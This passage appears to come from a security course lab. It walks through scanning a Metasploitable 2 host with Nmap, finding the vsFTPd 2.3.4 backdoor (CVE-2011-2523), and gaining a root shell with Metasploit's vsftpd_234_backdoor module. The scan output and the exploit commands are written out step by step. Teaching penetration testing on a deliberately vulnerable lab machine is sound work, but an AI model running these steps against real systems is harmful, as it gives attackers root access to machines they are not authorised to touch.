
[\*] Nmap: Discovered open port 25/tcp on 192.168.0.3

[\*] Nmap: Discovered open port 80/tcp on 192.168.0.3 [\*] Nmap: Discovered open port 445/tcp on 192.168.0.3 [\*] Nmap: Discovered open port 139/tcp on 192.168.0.3 [\*] Nmap: Discovered open port 3306/tcp on 192.168.0.3 [\*] Nmap: Discovered open port 5900/tcp on 192.168.0.3 [\*] Nmap: Discovered open port 22/tcp on 192.168.0.3 [\*] Nmap: Discovered open port 53/tcp on 192.168.0.3 [\*] Nmap: Discovered open port 111/tcp on 192.168.0.3 [\*] Nmap: Discovered open port 21/tcp on 192.168.0.3 [\*] Nmap: Discovered open port 23/tcp on 192.168.0.3 [\*] Nmap: Discovered open port 1099/tcp on 192.168.0.3 [\*] Nmap: Discovered open port 512/tcp on 192.168.0.3 [\*] Nmap: Discovered open port 1524/tcp on 192.168.0.3 [\*] Nmap: Discovered open port 513/tcp on 192.168.0.3 [\*] Nmap: Discovered open port 514/tcp on 192.168.0.3 [\*] Nmap: Discovered open port 2121/tcp on 192.168.0.3 [\*] Nmap: Discovered open port 6000/tcp on 192.168.0.3 [\*] Nmap: Discovered open port 2049/tcp on 192.168.0.3 [\*] Nmap: Discovered open port 6667/tcp on 192.168.0.3 [\*] Nmap: Discovered open port 8009/tcp on 192.168.0.3 [\*] Nmap: Discovered open port 5432/tcp on 192.168.0.3 [\*] Nmap: Discovered open port 8180/tcp on 192.168.0.3

[\*] Nmap: Completed SYN Stealth Scan at 16:57, 0.12s elapsed (1000 total ports)

The following extract report NSE post scan scripts execution to find vulnerabilities:

[\*] Nmap: NSE: Script scanning 192.168.0.3.

[\*] Nmap: Initiating NSE at 16:57

[\*] Nmap: Completed NSE at 17:02, 322.44s elapsed [\*] Nmap: Initiating NSE at 17:02

[\*] Nmap: Completed NSE at 17:02, 0.74s elapsed [\*] Nmap: Nmap scan report for 192.168.0.3

[\*] Nmap: Host is up (0.00075s latency). [\*] Nmap: Not shown: 977 closed ports

As you can see, Nmap already found security holes or vulnerabilities on the target FTP service, it even links us exploits to hack the target:

[\*] Nmap: PORT STATE SERVICE

[\*] Nmap: 21/tcp open ftp

[\*] Nmap: | ftp-vsftpd-backdoor: [\*] Nmap: | VULNERABLE:

[\*] Nmap: | vsFTPd version 2.3.4 backdoor [\*] Nmap: | State: VULNERABLE (Exploitable)

[\*] Nmap: | IDs: OSVDB:73573 CVE:CVE-2011-2523

[\*] Nmap: | vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04. [\*] Nmap: | Disclosure date: 2011-07-03

[\*] Nmap: | Exploit results:

[\*] Nmap: | Shell command: id

[\*] Nmap: | Results: uid=0(root) gid=0(root) [\*] Nmap: | References:

[\*] Nmap: |

<http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html> [\*] Nmap: | <http://osvdb.org/73573>

[\*] Nmap: |

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp

\

/vsftpd\_234\_backdoor.rb

[\*] Nmap: |\_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523

## Step 2: Preparation

Once you identified security holes on your target use Metasploit commands to find proper exploits against them. As you saw previously one of the first vulnerabilities found was on the vsFTPD server, to find proper exploits. As you see Metasploit contains a backdoor which possibly may help us to hack our target FTP. To use this exploit, within Metasploit run:

msf6 > use exploit/unix/ftp/vsftpd\_234\_backdoor

msf6 exploit(/unix/ftp/vsftpd\_234\_backdoor) > show options

msf6 exploit(/unix/ftp/vsftpd\_234\_backdoor) > set RHOSTS [Metasploitable-2 IP Address]

## Step 3: Exploiting

msf6 exploit(/unix/ftp/vsftpd\_234\_backdoor) > run


The exploiting results is shown in Figure CS-CNS-20010.13. After the command shell (i.e., the backdoor) is established, then you can run command “ls” in the targeting system.

# Related Information and Resource

Metasploitable 2: https://docs.rapid7.com/metasploit/metasploitable-2/

Metasploit: https://[www.metasploit.com/](http://www.metasploit.com/)

Metasploit Usage Examples: https://linuxhint.com/metasploit\_usage\_examples/



### Figure CS-CNS-20010.13

Metasploit example: vsftp backdoor vulnerability.